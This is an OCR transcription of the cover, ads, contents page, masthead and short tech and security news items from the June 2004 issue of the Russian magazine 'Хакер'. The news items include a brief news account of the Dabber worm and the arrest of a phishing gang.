


Журнал от компьютерных хулиганов
№6(66) июнь 2004
Хакер
WWW.XAKEP.RU
3 видео по взлому!
Твоя порностудия
Организация live cam бизнеса Стр. 52
WEB
Поломка ящиков e-mail.ru Стр. 62
Стр. 38
Мобильная телепатия
Bluetooth и другие технологии передачи мыслей
Стр. 82
ICQ'шная хаксцена
Асечники раскрывают свои секреты
ISSN 1609-1019
(game)land
В журнале
Как обслужить свой ПК 16
Эксплойтный ликбез 70
Тет-а-тет с Информзащитой 78
Мобильные юниксы vol.1 104
Предохраняйся носками! 118
На CD
ReGet Deluxe 4
Cygwin 1.5.10
InstallShield Express 5.0
Oxygen Phone Manager II v.2.3
phpMyAdmin 2.5.6
Конкурс взлома
"Крутые" программеры написали свой бажный форум. Поломай их "программный продукт" и получи за это приз.

LCD – МОНИТОРЫ FLATRON®

ЛУЧШИЙ ДИЗАЙН ГОДА*



* Призер международных конкурсов IF Design 2003 и Reddot





L1520P/L1720P

- LCD-монитор с диагональю 15, 17 дюймов
- Футуристический дизайн
- Функция Light View
- Цифровой вход





T710BH/PH

- 17 дюймовый монитор FLATRON ez с плоским экраном
- Динамичный и функциональный дизайн
- Функции BrightView и BrightWindow
- Сертификация по самым строгим стандартам: TCO '03



Функция LightView включает 3 режима: "день", "ночь", и "пользовательский". В режимах "день" и "ночь" есть режимы: "текст", "фото" и "кино". Каждый из этих 6 режимов обладает уникальными параметрами настройки яркости и контраста.



Функция BrightView включает 4 режима: "текст", "фото", "кино" и "стандартный". Каждый обладает уникальными параметрами настройки яркости, контраст и цветовой температуры.



Функция BrightWindow позволяет выборочно регулировать яркость. Область оптимальной яркости можно создать, просто выделив ее мышью, а также свободно передвигать и менять ее размеры.



Информационная служба LG: (095) 771 7676; http://www.lg.ru Фирменные магазины LG Electronics **г. Санкт-Петербург:** пр. Энгельса, 132 Тел: 595-1979, 595-1978; Загородный пр., 21 113-5667, 319-4616; Кантемировская ул., 2 380-1593, 380-1594



POLARIS

МНОГОКАНАЛЬНЫЙ
(095) 7-55555-7
ТЕЛЕФОН КЛИЕНТСКОЙ СЛУЖБЫ

РЕШЕНО:
учиться и развлекаться !

Процессор Intel® Pentium® 4 с технологией HT расширит возможности ваших домашних развлечений.
- Смотрите ваше любимое телешоу уже сегодня.
- Создавайте домашнее кино и записывайте к нему музыку.
- Редактируйте цифровые фотографии, а затем покажите их друзьям на компьютере, телевизоре или на web-сайте.

Компьютер POLARIS AgeNT на базе процессора Intel® Pentium® 4 с технологией HT позволит Вам наслаждаться кино, музыкой и фотографиями вместе с друзьями.



- 3-х летнее бесплатное обслуживание, включая год полной гарантии
- бесплатное обслуживание на рабочем месте в Москве (в пределах МКАД)
- 100% предпродажное тестирование
- отличные характеристики для работы дома и в офисе



Компьютер можно заказать с доставкой по телефону: (095) 970-1939 или на интернет-сайте shop.nt.ru




www.polaris.ru | info@polaris.ru

ОБЪЕДИНЕННАЯ РОЗНИЧНАЯ СЕТЬ POLARIS

• **г. Москва**, м. Сокол, Волоколамское шоссе, 2	(095) 151-5503
• **г. Москва**, м. Шаболовская, ул. Шаболовка, 20	(095) 237-8240
• **г. Москва**, м. Красносельская, ул. Краснопрудная, 22/24	(095) 262-8039
• **г. Москва**, м. Комсомольская, ун-г «Московский», 4 эт., пав. 27	(095) 916-5627
• **г. Москва**, м. Профсоюзная, Нахимовский пр-т, 40	(095) 129-1119
• **г. Москва**, м. Площадь Ильича, ул. С.Радонежского, 29/31	(095) 278-5470
• **г. Москва**, м. Савеловская, ВКЦ «Савеловский», пав.: D24	(095) 784-6385
• **г. Москва**, м. Щукинская, ул. Новощукинская, 7	(095) 935-8727
• **г. Москва**, м. Пражская, ТЦ «Электронный рай», пав.: 1Б-47	(095) 389-4622
• **г. Москва**, м. Люблино, ТК «Москва», 2 этаж, 1 линия	(095) 359-8915
• **г. Москва**, м. Савеловская, Сущевский вал, 3/5	(095) 973-1133
• **г. Москва**, м. Багратионовская, ТВК «Горбушкин Двор», пав.: E2-14/15	(095) 730-1549
• **г. Москва**, ул. Малая Дмитровка, 1/7 **НОВЫЙ**	(095) 200-3060
• **г. Москва**, м. Красносельская, ул. Русаковская, 2/1	(095) 264-1333
• **г. Москва**, м. Динамо, ул. 8 Марта, 10, стр. 1	(095) 363-9333
• **г. Москва**, м. Братиславская, ул. Братиславская, 16, стр. 1	(095) 347-9638
• **г. Москва**, м. Дмитровская, ул. Башиловская, 29/27	(095) 797-8064
• **г. Санкт-Петербург**, м. Пр.Просвещения, ТК «Норд», пав. 204	(812) 331-6244
• **г. Санкт-Петербург**, м. Академическая, ТК «Грэйт», пав. 28	(812) 590-8480
• **г. Н.Новгород**, ул. Пискунова, 30	(8312) 78-0861
• **г. Н.Новгород**, м. Канавинская, ТЦ «Новая Эра», 1 этаж	(8312) 16-9787
• **г. Н.Новгород**, ТЦ «Новая Эра», «Цифровая студия POLARIS»	(8312) 16-9788
• **г. Ростов-на-Дону**, пр-т Буденновский, 11/54	(8632) 62-3978
• **г. Ростов-на-Дону**, пр-т Буденновский, 80	(8632) 92-4242
• **г. Ростов-на-Дону**, пр-т Нагибина, 34Л, ТЦ «Поиск»	(8632) 72-5472
• **г. Ростов-на-Дону**, пр-т Ворошиловский, 12	(8632) 40-5353
• **г. Воронеж**, ул. Кольцовская, 82	(0732) 72-7391
• **г. Воронеж**, пр-т Революции, 44	(0732) 20-5055
• **Магазин** с бесплатной доставкой по Москве shop.nt.ru	(095) 970-1939
• Отдел корпоративных решений: ул. 8 Марта, д. 10, стр. 1	(095) 363-9333



При покупке компьютера обратите внимание установлена ли лицензионная операционная система Microsoft® Windows® XP. Только в этом случае POLARIS может гарантировать надежность работы компьютеров.



INTRO

Заметил, в каком бурном потоке информации ты живешь? Заметил, как твой мозг постоянно атакуют какими-нибудь ненужными вещами: что-то втирают по телеку, объясняют по радио, показывают на рекламных щитах... Тебе формируют «правильный» образ жизни, «правильные» желания, «правильные» потребности. Ты приподнят на деньгах и не знаешь, как ты должен жить? Почему же, ответ есть: одевайся в Ermenegildo Zegna, катайся на Audi A8, ходи в Зиму. За тебя уже давно все определено. Тебе не надо изобретать велосипед.
Но тут возникает другой вопрос. Вобрав в свою жизнь все материальные ценности и потребности, станешь ли ты счастливым? Будешь ли ты радоваться каждому моменту? Хочется сказать «да», но так ли это? Тот же Сиддхартха Гаутама имел все материальные блага, но при этом положил глобальный ... Он все бросил и стал странствовать в поисках обретения самого себя.
Ведь путь материального потребления – совсем не духовное развитие. Конечно, ты будешь получать удовольствие от получения новых вещей. Но как долго это будет длиться? Может, гораздо правильнее понять самого себя, следовать своим внутренним правилам, никого не слушая, и тогда ты станешь по-настоящему счастливым?

CuTTer
cutter@real.xakep.ru

CONTENT

ВЕРШИНА ПОРНО-БИЗНЕСА


СТР.82


Мы нашли настоящего порномагната и он поведал нам все секреты этого незаконного в России бизнеса.

ПРЕДОХРАНЯЙСЯ НОСКАМИ!


СТР.118


Как сделать миниатюрный SOCKS-сервер на Perl'e.

УГОН ЯЩИКОВ НА E-MAIL.RU


СТР.62

Найден очередной баг в популярном почтовом сервисе E-mail.ru.

FTP ПОД КОНТРОЛЕМ



Полный набор утилит для работы с FTP: файловые серверы, FTP-клиенты, поисковые механизмы и средства мониторинга.

ДВОЙНОЙ ОНЛАЙН



Рассматриваем принципы работы в Сети через несколько соединений одновременно.

WARNING!!!

РЕДАКЦИЯ НАПОМИНАЕТ, ЧТО ВСЯ ИНФОРМАЦИЯ, КОТОРУЮ МЫ ПРЕДОСТАВЛЯЕМ, РАССЧИТАНА ПРЕЖДЕ ВСЕГО НА ТО, ЧТОБЫ УКАЗАТЬ РАЗЛИЧНЫМ КОМПАНИЯМ И ОРГАНИЗАЦИЯМ НА ИХ ОШИБКИ В СИСТЕМАХ БЕЗОПАСНОСТИ.

/РЕДАКЦИЯ
>Главный редактор
Александр «2poisonS» Сидоровский
(2poisonS@real.xakep.ru)
>Выпускающий редактор
Иван «CuTTer» Петров
(cutter@real.xakep.ru)
>Редакторы рубрик
ВЗЛОМ
Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru)
PC_ZONE
Михаил «M.J.Ash» Жигулин
(m.j.ash@real.xakep.ru)
СЦЕНА
Олег «mindw0rk» Чебенеев
(mindw0rk@real.xakep.ru)
UNIXOID
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr.Klouniz» Лозовский
(alexander@real.xakep.ru)
ЮНИТЫ и CD
Андрей «symbiosis» Рыбушкин
(symbiosis@real.xakep.ru)
ИМПЛАНТ
Алекс Целых
(editor@technews.ru)
>Литературный редактор
Мария «Лиса» Альдубаева
(litred@real.xakep.ru)

/ART
>Арт-директор
Кирилл «KROt» Петров (kerel@real.xakep.ru)
Дизайн-студия «100%КПД», www.100kpd.ru
>Мега-дизайнер
Константин Обухов
>Гипер-верстальщик
Алексей Алексеев

/INET
>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/PR
>PR менеджер
Агарунова Яна
(yana@gameland.ru)

/РЕКЛАМА
>Руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
>Менеджеры отдела
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
Емельянцева Ольга
(olgaeml@gameland.ru)
Рубин Борис
(rubin@gameland.ru)

тел.: (095) 935.70.34
факс: (095) 924.96.94

/PUBLISHING
>Издатель
Сергей Покровский
(pokrovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА
>Директор отдела дистрибуции и маркетинга Владимир Смирнов
(vladimir@gameland.ru)
>Менеджеры отдела
>Оптовое распространение
Степанов Андрей
(andrey@gameland.ru)
>Связь с регионами
Наседкин Андрей
(nasedkin@gameland.ru)
>Подписка - Попов Алексей
>PR - Яна Агарунова

тел.: (095) 935.70.34
факс: (095) 924.96.94

>Технический директор
Сергей Лянге
(serge@gameland.ru)

/ДЛЯ ПИСЕМ
101000, Москва,
Главпочтамт, а/я 652, Хакер
magazine@real.xakep.ru
http://www.xakep.ru

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-11802
от 14 февраля 2002 г.

Отпечатано в типографии «**ScanWeb**», Финляндия

Тираж **75 000** экземпляров.
Цена договорная.

HITECH ■ Алекс Целых (news@real.xakep.ru) ЖЕЛЕЗО ■ Никита Кислицин (nikitoz@real.xakep.ru) ВЗЛОМ ■ mindw0rk (xnews@real.xakep.ru)

ВИЗУАЛЬНЫЙ БЛОГ

HITECH




Студент из Канады изобрел очки eyeBlog (hml.queensu.ca), которые ведут избирательную запись того, что видит и слышит носящий их человек. Из множества аналогичных устройств очки выделяются датчиком контакта взглядов. LED-индикаторы вокруг линз испускают инфракрасный свет, создающий эффект "красных глаз" на зрачках окружающих. Если тебе заглядывают прямо в глаза, система автоматически включает рекордер. Сейчас изобретатель работает над увеличением зоны досягаемости с 1 до 4 метров. ■

НОВЫЕ ПРИКЛЮЧЕНИЯ РУССКИХ

ВЗЛОМ

13 мая в Барселоне испанская полиция сказала: «Хэнды Хох» трем русским гражданам, арестованным по подозрению в организации криминальной группировки, действующей через интернет. Основным достижением виртуальной Бригады, в которую также входили двое эстонцев и один доминиканец, стало хищение 500 тыс. евро с различных банковских счетов. Способ аферы все тот же – рассылка мессаг клиентам банка от якобы тех. персонала с просьбой уточнить информацию. По заявлению полиции, у банды были сообщники в США, Австралии, Новой Зеландии и других странах, а основной костяк работал в Англии. К поискам преступников привлекли десятки сотрудников правоохранительных органов из самых разных уголков земного шара. Какой срок будут мотать арестованные, сказать сложно. Но определенно немаленький. Из неофициальных источников известно, что главарем всей этой банды был русский мужик. Впрочем, кто бы сомневался? ■



«ЧЕРНЫЙ ЯЩИК» ДЛЯ ЛЮДЕЙ

HITECH




NASA (www.nasa.org) анонсировала "черный ящик" для людей. CPOD - портативный приборчик для непрерывного мониторинга здоровья его носителя. Устройство размером с компьютерную мышь крепится на животе. Датчики прибора записывают физиологические параметры и в режиме реального времени передают их на контрольную аппаратуру. Фиксируются данные о пульсе, дыхании, температуре тела человека и других жизненно важных параметрах. Кроме того, CPOD регистрирует давление и температуру внешней среды, физические перегрузки. Когда параметры достигают критической отметки и начинают угрожать здоровью, "черный ящик" издает тревожный звуковой сигнал. Новинка, в первую очередь, предназначена для контроля здоровья пилотов, астронавтов, шахтеров и людей, переживающих приступы болезней. Стоимость CPOD составит около 300 долларов. ■

RADEON X800: ПЕРВЫЙ ПОШЕЛ!

ЖЕЛЕЗО

На прошедшей недавно пресс-конференции менеджеры фирмы ATI представили новый графический чип RADEON X800 и первые графические платы на его базе. Стоит заметить, что инфа об этом чипсете начала просачиваться в инет еще в начале весны, однако специалисты ATI не торопились с релизом. В чипе RADEON X800 применена новая многопоточная система обработки пикселей и вертексов: заняты 16 конвейеров для работы с пикселями и 6 конвейеров, обрабатывающих вертексы. По заявлениям инженеров компании, производительность этого кристалла составляет 8 млрд. пикселей и 800 млн. вертексов в секунду. Новый чип, как и его предшественники, ориентирован на рынок high-end графических ускорителей. Камень производится с использованием норм 0,13-мкм техпроцесса и диэлектриков с малой диэлектрической проницаемостью на заводах компании TSMC, партнера ATI. Из новых технических фишек можно выделить систему сжатия карт нормалей, которая позволяет значительно экономить видеопамять, перекладывая часть нагрузки на




кристалл. Планируется, что в ближайшем будущем будут представлены платы на базе RADEON X800 от таких производителей, как ABIT, ASUS, Gigabyte и т.д.

Что же касается самой ATI, та, пользуясь преимуществом, уже зарелизила два новых адаптера на основе RADEON X800: RADEON X800 XT Platinum Edition и RADEON X800 PRO. Первая плата использует процессор, работающий на частоте 520 МГц, и имеет 256 Мб 1120-МГц памяти GDDR3, стоит карточка $500. Вторая плата подешевле, $400, использует проц на частоте 475 МГц с 12 конвейерами и 900-мегагерцовую GDDR3 память. ■

ВОСКРЕСШИЙ PACMAN

HITECH



Древняя видеоаркада PacMan ожила на улицах Нью-Йорка. В начале мая жителей мегаполиса ждал настоящий кошмар. Человек в желтом костюме с треугольным ртом убегал от разноцветных "привидений", заправляясь едой в кафешках по пути. Из контрольного центра действиями игровых персонажей управляли по мобильнику и Wi-Fi пятеро студентов с картой поля. Когда PacMan достигал перекрестка, он сообщал о своей новой позиции оператору, который свою очередь апдейтил карту на экране монитора - "съеденные" точки исчезали. Схватив бонус, PacMan начинал гоняться за привидениями, а те от него улепетывать. В общем, все как в компьютерной игре. Раунд длился от 10 до 40 минут. Как выяснилось, безбашенная тусовка имеет отношение к проекту Pac-Manhattan. Акцию готовили больше года. На сайте www.pac-manhattan.com можно скачать инструкции и бесплатный софт для игры в реальный PacMan на улицах твоего города. ■

КОЛОБОК-шпион

HITECH



Израильская компания ODF Optronics (www.odfopt.com) разработала электронный шарик, шпионящий за окрестностями. "Глазное яблоко" Eye Ball R1 выполнено из трехслойного каучука, который выступает амортизатором для сложной микроэлектроники. Это позволяет отправить Колобка в разведку точным броском или выстрелом из подствольного гранатомета. Будучи заброшенным в тыл врага, Eye Ball самостабилизируется и организует всестороннюю слежку. Специальная линза дает обзор в 360 градусов. А сверхчувствительный микрофон фиксирует малейшие звуки в радиусе 25 метров. Исходное изображение, передаваемое по беспроводной связи, имеет серьезные искажения. Но дешифровка и преобразования на мощном компьютере штаба трансформируют его в четкую картинку. Устройство уже поступило на вооружение военных. Теперь компания готовит мирную версию "глазного яблока" Smart Eye. ■

ФЛЕШКА-ПЛЕЕР

ЖЕЛЕЗО




Интересное своей функциональностью устройство представила компания Kanguru Solutions. Это флеш-карта с интерфейсом USB, MP3/WMA-плеер и диктофон в одном корпусе. KanguruMicro MP3 Pro представлен 4 разновидностями: емкостью 64, 128, 256 и 512 Мб. Цена младшего плеера в этой линейке составляет $75. Ниже приведены основные спецификации новинки.

- Интерфейс связи с компом: USB 1.1
- Поддерживаемые форматы: MP3, WMA (8-256 kbps)
- Вес без аккумулятора: 30 граммов
- Размеры: 99x31x22 мм
- Аудиовыход: 2x5 мВт, 20 Гц - 20 кГц
- Тип используемой памяти: NAND-флеш
- Источник питания: аккумулятор стандарта AAA
- Время работы от аккумулятора: 15 часов
- Потребляемый ток: при записи - 39,1~39,4 мА, при чтении - 35,0~36,1 мА
- Выдерживаемых циклов перезаписи: 1 млн.
- Гарантированное время хранения данных: 10 лет
- Выдерживаемые перегрузки: 1000 g ■

IBM POWER5


ЖЕЛЕЗО



Недавно фирма IBM презентовала свой новый 64-разрядный кристалл IBM Power5, а также два сервера, функционирующих на его базе. Новый процессор призван составить конкуренцию 64-битным камням фирм AMD, Intel и Sun. Power5 производится с использованием 130-микронного техпроцесса по технологии SOI (silicon-on-insulator, «кремний-на-диэлектрике»). Площадь каждого кристалла составляет 389 кв. мм, при этом внутри содержится 276 млн. транзисторов, что почти на 60% больше количества транзисторов в предыдущей модели Power4. Многоконвейерная обработка данных реализована благодаря 2313 специальных IO- модулей, а более эффективное рассеивание тепловой мощности достигается благодаря работе 3057 power IO-модулей. Вместе с этим Power5 поддерживает технологию SMT, которая обеспечивает одновременную работу двух процессорных ядер Power. ■

МАТЬ НА NVIDIA


ЖЕЛЕЗО



О выпуске двух новых системных плат сообщили недавно менеджеры компании Chaintech. Обе новинки будут работать на базе чипсета NVIDIA nForce3-250. ZNF3-250 ZENITH и ZNF3-250 ZENITH Value Edition предназначены для работы с 64-разрядными процессорами AMD64, оборудованными интерфейсом Socket-754. Максимальный объем установленной памяти DDR200/266/333/400 – 2 Гб, платы оборудованы двумя каналами UltraDMA 100/133, четырьмя каналами SATA150 с поддержкой RAID и интегрированным звуковым адаптером (7.1 VIA ENVY 24PT у базовой и 5.1 CMEDIA 9761A в VE-версии). Новинки имеют восемь портов USB 2.0, один 8x AGP-слот, пять разъемов PCI. В базовой комплектации присутствует 3 IEEE1394 (100/200/400 Мбит/с) и 1000mbps LAN-карта. Покупателям VE-версии придется довольствоваться лишь стомегабитной Ethernet-картой. ■

ПОЛЕТ СУПЕРМЕНА

HITECH



В Лондоне супермен из Техаса взлетел на высоту 12-этажного дома. Подъем в 46 метров он преодолел за 26 секунд. Затем сделал пируэт, повернулся на 360 градусов и благополучно приземлился на парашюте. За спиной 41-летнего каскадера Эрика Скотта был реактивный ранец Rocketbelt. Это устройство сконструировали еще в 1961 году для армии США, но применение оно нашло только в наше время в каскадерских трюках. Генератор закреплен на оптоволоконном корсете, который надевает пилот. Топливом служит перекись водорода, под нагревом вырывающаяся из пары сопел ранца. Этим прыжком Скотт поставил новый мировой рекорд. Повторить его подвиг пока никто не решается. ■

3 МП ОТ PENTAX

ЖЕЛЕЗО



Новую 3-мегапиксельную камеру Optio S30, ориентированную на рынок недорогих цифровых аппаратов, представила компания Pentax. Планируется, что розничная цена устройства не превысит 266 долларов. Вот краткие его характеристики:

- Матрица: 1/2,7", 3,2 млн. эффективных пикселей
- Разрешение снимков: до 2048x1536 в формате JPEG
- Запись видеоклипов: 320x240@30fps в формате AVI (Motion JPEG)
- Объектив: с 3х оптическим увеличением, организация - 6 элементов в 5 группах (включая два асферических)
- Фокусное расстояние: 38-114 мм в 35-мм эквиваленте, F2,6-4,8
- Минимальная дистанция фокусировки: 0,4 м; в режиме макросъемки - 0,18-0,5 м, в режиме super macro - 0,06-0,2 м
- Экран: ЖК, 1,6"
- Интерфейс для связи с ПК: USB, поддержка PictBridge
- Память: 11 Мб встроенной, сменные носители - карты SD
- Питание: CR-V3
- Размеры: 89x25,5x58,5 мм, вес - 175 г (с аккумулятором) ■

ГОТОВЬ САНИ ЛЕТОМ

ЖЕЛЕЗО

Все-таки народная мудрость - это великая сила! Ведь даже подумать не мог тот предусмотрительный мужик-крестьянин, который летом вместо того, чтобы пахать, с санями возился, что его фраза будет актуальна через столько лет. Да не где-то, а в мире высоких технологий!

Сегодня наши сани - это процессор AMD Athlon 64, а если точнее, то системный блок от компании R&K, внутри которого этот процессор и находится. Ну и пусть, что 64-битная версия Windows еще в стадии бета-тестирования! Ну и пусть, что ни игр, ни программ, оптимизированных под новый процессор еще нет! Нас, хардкорных парней, которые смотрят вперед и сразу берут новинки, это не смутит! Ведь можно на нем запускать старые программы? Можно. Игры новые и старые? Тоже можно. А вот как это все работает, мы сейчас посмотрим. Смотреть мы будем на примере нового компьютера от компании R&K, которая одной из первых выпустила на рынок системы на основе процессора Athlon 64.






10 ГБИТ/СЕК ОТ INTEL

ЖЕЛЕЗО

Intel продолжает расширять линейку своих серверных сетевых плат, ориентированных на использование в больших дата-центрах и организациях, занимающихся серьезными вычислениями. Новый адаптер работает со скоростью 10 Гбит/сек и выделяется среди конкурентов сниженной за счет использования оптической технологии XPAK на 40% ценой и удобным форм-фактором, позволяющим применять устройство в стандартных серверах даже небольшого размера. Новинка поддерживает работу со стандартными многомодовыми оптоволоконными кабелями, чрезвычайно распространенными в оптических сетях средней руки. Таким образом, Intel одной из первых удалось преодолеть экономические и технические проблемы, вставшие на пути распространения 10GbE-адаптеров. Чтобы обеспечить совместимость с самыми современными коммутаторами, Intel сотрудничает с ведущими производителями сетевых устройств: так, например, уже обеспечена полная совместимость 10-гигабитных адаптеров с Cisco Catalyst 6500, что позволяет добиться отличного показателя цена/качество и начать повсеместное внедрение новых технологий связи. Одновременно специалисты компаний проводят семинары и демонстрации продукции, чтобы помочь IT-менеджерам в интервенции 10-гигабитных сетей на рынок связи. Сетевые адаптеры Intel PRO/10GbE SR уже продаются по относительно низкой цене – всего 4770 долларов ;). ■



Как водится, сначала конфигурация. Итак: системная плата Fujitsu-Siemens, процессор AMD Athlon 64 3000+, 512 Мб оперативной памяти Samsung PC3200, видеоплата ATI Radeon 9800 Pro 128 Мб, жесткий диск Western Digital Caviar SATA объемом 75 Гб, комбо-драйв DVD-ROM/CD-RW от компании Sony, шестиформатный card-reader. Сетевая и аудиоплаты встроены в системную. Корпус имеет дополнительный 90-мм вентилятор на задней панели, платы расширения могут устанавливаться в системный блок без винтов, на специальные защелки, а на переднюю панель выведены два порта USB, порт FireWire, гнезда для микрофона и наушников. Блок питания имеет мощность 300 Вт. Операционная система - русская версия Windows XP Professional.

Главный вопрос - производительность. Она хороша как в синтетических тестах, так и в реальных играх. Суди сам: 3DMark 2003 - 5853 балла, AquaMark3 - 43956 баллов, Halo - 40 fps, Unreal Tournament 2004 - 75 fps. Вот так. И это при не самой мощной видеоплате. Кстати, довольно странное решение - оснастить компьютер с таким мощным процессором средней видеоплатой. Наверняка любой уважающий себя геймер будет вынужден практически сразу ее заменить. А это автоматически повлечет за собой и покупку более мощного блока питания.


Возможности для расширения неплохие - свободными остаются все гнезда PCI, три пятидюймовых отсека для накопителей и отсеки для жестких дисков. К сожалению, оба трехдюймовых отсека заняты считывателем карт памяти и трехдюймовым дисководом.

В общем и целом, этот системный блок производит хорошее впечатление. Конечно, в первую очередь благодаря мощному передовому процессору. Но не только - нормальный объем памяти, хорошие возможности для апгрейда, card reader, порты FireWire - все это тоже очень хорошо. Вот если бы еще блок питания да видеоплата были помощнее... Но на ближайшее время сойдут и эти, а потом все равно пришлось бы покупать новые. Так что вперед - к светлому 64-битному будущему! ■



КАКИМ БУДЕТ WINDOWS XP SP2??

ВЗЛОМ



Microsoft выложила в Сети информацию о втором сервис-паке XP, который ожидается в третьем квартале этого года. Основная его цель – повысить общий уровень безопасности ОС. По словам сотрудника MS Редмонда, SP2 будет собой представлять не просто набор заплаток, а всесторонне усовершенствованный код средств защиты. Новая фича «delta patching» позволит сократить время загрузки апдейтов на 80% за счет слива не цельных файлов, а дополнений к ним. Также после установки SP2 винда обзаведется собственным файрволом Windows Firewall, который в целях безопасности будет загружаться первым при старте системы и блокировать все неиспользуемые порты. Правда, только если не установлен файр другого производителя. Отдельное внимание разработчики SP2 уделили вопросу спама. Несмотря на то, что IE вполне успешно блокирует попапы, с установкой сервис-пака эффективность борьбы с всплывающими окнами и флеш-рекламой будет еще выше. ■

МОДИНГ: пиво и дрова

HITECH



Норвежские модеры (home.no.net/flops) соорудили десктоп со встроенным холодильником. Системный блок Tubby выполнен целиком из дерева. Низкая теплопроводность этого материала и тепло, выделяемое холодильником, потребовали создания специальной системы охлаждения. Десктоп буквально опутан трубками с циркулирующей водой. Потоки воздуха гоняют 26 вентиляторов от 80 до 120 мм в диаметре с неоновой подсветкой, которая эффектно смотрится в темноте. Индикаторы и панель спрятаны за деревянной дверцей. В холодильник становится ящик пива, и даже место для норвежской воблы остается. ■


ЧЕРВЬ, ЖИВУЩИЙ ЗА СЧЕТ ВИРУСА

ВЗЛОМ

В Сети появился новый червячок, имя которому Dabber. Все бы ничего, но интересен способ, которым он размножается. Червь сканирует Сеть в поисках компов с открытым 5554 портом, определяя таким образом инфицированные вирусом Sasser винды. Затем, используя уязвимости в компоненте FTP-сервера виря, запускает на машине файл package.exe, прописывая себя в систему. После этого убивает процесс Sasser'а и удаляет его из системы, чтобы избежать своей повторной инсталляции. В результате этих манипуляций на писюке открывается порт 9898, служащий бэкдором для быстрого проникновения. Судя по всему, Dabber стал первым червем-паразитом, живущим за счет своих «коллег». ■

